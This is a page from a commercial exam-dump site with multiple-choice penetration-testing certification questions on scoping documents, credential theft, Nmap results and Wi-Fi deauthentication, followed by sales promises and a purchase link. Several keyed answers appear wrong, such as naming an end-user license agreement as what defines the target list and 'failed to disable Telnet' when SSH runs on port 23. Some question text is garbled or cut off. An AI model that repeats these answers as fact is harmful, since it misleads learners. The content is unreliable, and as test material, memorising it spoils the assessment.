A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would defined the target list?

A. Rules of engagement
B. Master services agreement
C. Statement of work
D. End-user license agreement

Answer: D

NEW QUESTION 61
In a physical penetration testing scenario, the penetration tester obtains physical access to a laptop following .s a potential NEXT step to extract credentials from the device?

A. Brute force the user's password.
B. Perform an ARP spoofing attack.
C. Leverage the BeEF framework to capture credentials.
D. Conduct LLMNR/NETBIOS-ns poisonin

Answer: D

NEW QUESTION 62
A penetration tester ran the following Nmap scan on a computer nmap -sV 192.168.1.5
The organization said it had disabled Telnet from its environment However, the results of the Nmap scan show port 22 as closed and port 23 as open to SSH
Which of the following is the BEST explanation for what happened?

A. The organization failed to disable Telnet.
B. Nmap results contain a false positive for port 23.
C. Port 22 was filtered.
D. The service is running on a non-standard por

Answer: A

NEW QUESTION 64
A penetration testet is attempting to capture a handshake between a client and an access point by monitoring a WPA2-PSK secured wireless network The (ester is monitoring the correct channel tor the identified network but has been unsuccessful in capturing a handshake Given this scenario, which of the following attacks would BEST assist the tester in obtaining this handshake?

A. Karma attack
B. Deauthentication attack
C. Fragmentation attack
D. SSID broadcast flood

Answer: B

NEW QUESTION 66
.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your PT0-001 Exam with Our Prep Materials Via below:

https://www.certleader.com/PT0-001-dumps.html